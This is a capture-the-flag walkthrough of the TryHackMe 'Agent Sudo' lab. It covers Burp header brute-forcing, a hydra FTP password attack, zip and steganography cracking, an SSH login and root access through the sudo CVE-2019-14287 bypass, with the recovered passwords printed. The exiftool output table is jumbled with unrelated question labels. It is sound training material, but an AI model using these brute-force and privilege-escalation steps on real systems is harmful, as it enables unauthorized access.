

CTF Agent Sudo THM writeup

Difficulty: Easy

You found a secret server located under the deep sea. Your task is to hack inside the server and reveal the truth.

Enumeration

First, I'll start with nmap tool to scan all the open ports.

```
nmap -sV -sC <ip-address>
```

```
(alons@kali)-[/home/kali]
$ nmap -sV -sC 10.10.164.68
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-10 18:10 EDT
Nmap scan report for 10.10.164.68
Host is up (0.080s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 ef1f5d04d47795066072ecf058f2cc07 (RSA)
|   256 5e02d19ac4e7430662c19e25848ae7ea (ECDSA)
|_  256 2d005cb9fda8c8d880e3924f8b4f18e2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Annoucement
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

-nmap scan

as we can see there are **3** open ports: ftp, ssh and http. I'm going to use this information later...

now I need to redirect myself to a secret-page.

Dear agents,


Use your own **codename** as user-agent to access the site.

From,
Agent R

-message

so, **user-agent** is my codename to access the secret-site.

Next- let's take a ride on burp to intercept the request.



Intercept with burp

I took another look on the message above and understand that maybe all the agents names are one letter(the message ends with “agent-R”). It's the time to brute force the content of row

number 3 “User-Agent” With a list of capital letters to discover the name of the agent. Let’s bring it on!

AttackSaveColumns


Results	Positions	Payloads	Resource Pool	Options		
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length ▾	Comment
18	R	200	<input type="checkbox"/>	<input type="checkbox"/>	501	
3	C	302	<input type="checkbox"/>	<input type="checkbox"/>	422	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	409	
1	A	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
2	B	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
4	D	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
5	E	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
6	F	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
7	G	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
8	H	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
9	I	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
10	J	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
11	K	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
12	L	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
13	M	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
14	N	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
15	O	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
16	P	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
17	Q	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
19	S	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
20	T	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
21	U	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
22	V	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
23	W	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
24	X	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
25	Y	200	<input type="checkbox"/>	<input type="checkbox"/>	409	
26	Z	200	<input type="checkbox"/>	<input type="checkbox"/>	409	

Brute force with burp intruder


There are 2 agents. The first is R and the second is C .(the length of the results are different from the other results.)

We asked for the full name of the agent so we need to keep going.

Just enter the letter 'C' in the request and we can forward it and see that response with the name of the agent:



The request



The response

Yeah! it's agent **chris**!

This is the end of the enumeration part.

Done enumerate the machine? Time to brute your way out.

We got the agent name and we can find the ftp password with hydra.

```
hydra -l chris -P /usr/share/wordlists/rockyou.txt ftp://<ip-address> -f -V
```

Boboom! got it!

```
[ATTEMPT] target 10.10.164.68 - login "chris" - pass "zxcvbnm" - 251
[ATTEMPT] target 10.10.164.68 - login "chris" - pass "edward" - 252
[21][ftp] host: 10.10.164.68 login: chris password: crystal
[STATUS] attack finished for 10.10.164.68 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```

Now we can connect it with ftp.

```
(root@kali)-[/home/kali]
# ftp chris@10.10.164.68
Connected to 10.10.164.68.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||38954|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 217 Oct 29 2019 To_agentJ.txt
-rw-r--r-- 1 0 0 33143 Oct 29 2019 cute-alien.jpg
-rw-r--r-- 1 0 0 34842 Oct 29 2019 cutie.png
226 Directory send OK.
```

connection with 'ls' command to see the files in the directory

The next step is to use “get” command to pull all the files from the ftp connection to my kali. There are 2 files (.png .jpg) and the third is .txt file. Let’s read it:

```
(root@kali)-[/home/kali]
# cat To_agentJ.txt
Dear agent J,
```

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a problem for you.

From,
Agent C

To_agentJ.txt

I don’t know what does it mean yet but I’m going to check it.
maybe Exif tool is going to help me?

```
(root@kali)-[/home/kali]
# exiftool cutie.png
```

	Title	IP Address	Expires		
ExifTool Version Number	Agent-audio	10.10.104.66	13m 40s		
File Name	: cutie.png				
Directory	: .				
File Size	: 35 kB				
File Modification Date/Time	: 2019:10:29 08:33:51-04:00				
File Access Date/Time	: 2023:05:10 19:35:05-04:00				
File Inode Change Date/Time	: 2023:05:10 19:35:05-04:00				
File Permissions	: -rw-r--r--				
File Type	FTP password	: PNG			
File Type Extension	: png				
MIME Type	: image/png				
Image Width	Zip file password	: 528			
Image Height	alien	: 528			
Bit Depth	: 8				
Color Type	steg password	: Palette			
Compression	Avatar	: Deflate/Inflate			
Filter	: Adaptive				
Interlace	: Noninterlaced				
Palette	Who is the other agent (in	: (Binary data 762 bytes, use -b option to extract)			
Transparency	James	: (Binary data 42 bytes, use -b option to extract)			
Warning	: [minor] Trailer data after PNG IEND chunk				
Image Size	SSH password	: 528x528			
Megapixels	password	: 0.279			

running exiftool

I didn’t find any information that can help me to see a zip file.
so I decided to use binwalk.

```
binwalk cutie.png
```

```
(root@kali)-[/home/kali]
# binwalk cutie.png
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 528 x 528, 8-bit colormap, non-interlaced
869	0x365	Zlib compressed data, best compression
34562	0x8702	Zip archive data, encrypted compressed size: 98, uncompressed size: 86, nam
34820	0x8804	End of Zip archive, footer length: 22

running binwalk

Ok! I find a hidden zip file and now I can extract it with:

```
binwalk -e --run-as=root cutie.png
```

```
(root@kali)-[/home/kali]
# cd _cutie.png.extracted

(root@kali)-[/home/kali/_cutie.png.extracted]
# ls
365  365.zlib  8702.zip  To_agentR.txt
```

the extracted zip


We can use john to find the zip password.

```
zip2john 8702.zip > ctffhash.txt
```

John will crack it:

```
john ctffhash.txt
```

John found it! the password for the zip file is **alien! now, enter to the zip file.**




The screenshot shows a text editor window titled `/root/.cache/.fr-w3TWqo/To_agentR.txt - Mousepad`. The window has a menu bar with File, Edit, Search, View, Document, and Help. Below the menu is a toolbar with icons for file operations and editing. A red warning bar at the top of the text area reads: "Warning: you are using the root account. You may harm your system." The text content of the file is as follows:

```
1 Agent C,  
2  
3 We need to send the picture to 'QXJlYTUx' as soon as possible!  
4  
5 By,  
6 Agent R
```

To_agentR.txt

So we got that string 'QXJlYTUx' . let's use cyberchef to decode that.




The screenshot shows the CyberChef web interface. On the left, under the 'Recipe' tab, a 'From Base64' recipe is selected. The 'Alphabet' dropdown is set to 'A-Za-z0-9+/' and the 'Remove non-alphabet chars' checkbox is checked. The 'Strict mode' checkbox is unchecked. On the right, the 'Input' field contains the string 'QXJlYTUx'. At the bottom right, the 'Output' field displays the decoded result 'Area51'.

Decode the string in cyberchef

Area51 is the steg password.

Steg password means that we need to use Steghide to extract files from the alien.png


```
steghide extract -sf cute-alien.jpg
```



```
(root@kali)-[/home/kali]
# steghide extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".
```

-sf for stego file

so the extracted file is “message.txt”. cat it.



```
(root@kali)-[/home/kali]
# cat message.txt
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
```

That message shows us the full name of the agent:
james! and the ssh password: “**hackerrules!**”

This is the end for that part.

Capture the user flag! You know the drill.

We got the agent name james and the ssh password. It's time to connect with ssh.

```
(root@kali)-[/home/kali]
# ssh james@10.10.55.233
The authenticity of host '10.10.55.233 (10.10.55.233)' can't be
ED25519 key fingerprint is SHA256:rt6rNpPo1pGMkl
This host key is known by the following other names:
  ~/.ssh/known_hosts:1: [hashed name]
  ~/.ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.55.233' (ED25519) to the list of
known hosts.
james@10.10.55.233's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-46-generic)
```

ssh connection

and we are in!

```
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
```

user_flag.txt

user flag found!

The next question : What is the incident of the photo called?

let's google the name of the photo maybe we can find interesting information.

I found an article with the answer!!

Filmmaker reveals how he faked infamous 'Roswell alien autopsy' footage in a London apartment

‘roswell alien autopsy’

Privilege escalation! Enough with the extraordinary stuff? Time to get real.

firstly, I started with `sudo -l` to check james privileges.

```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Sorry, try again.
[sudo] password for james:
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
james@agent-sudo:~$
```

(All, !root) /bin/bash ... let's google it to check the cves we can find.

I found an article with the cve ! **cve-2019-14287**

CVE-2019-14287 sudo Vulnerability Allows Bypass of User Restrictions

A new vulnerability was discovered earlier this week in the sudo package. Sudo is one of the most powerful and commonly used utilities installed on almost every UNIX and Linux-based operating system.

The sudo vulnerability [CVE-2019-14287](#) is a security policy bypass issue that provides a user or a program the ability to execute commands as root on a Linux system when the "sudoers configuration" explicitly disallows the root access. Exploiting the vulnerability requires the user to have sudo privileges that allow them to run commands with an arbitrary user ID, except root.

That vulnerability works with that command to get root:

```
sudo -u#-1 /bin/bash
```

```
james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:~# whoami
root
```

We need to move to the root directory to read the root flag.

```
root@agent-sudo:~# cd /root
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root
cat: root: No such file or directory
root@agent-sudo:/root# cat root.txt
To Mr.hacker,
Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.
Your flag is
By,
DesKel a.k.a Agent R
```

and we find the name of agent R! deskel.

Done!

This is my first walkthrough and not the last!

I hope you finding this walkthrough helpful !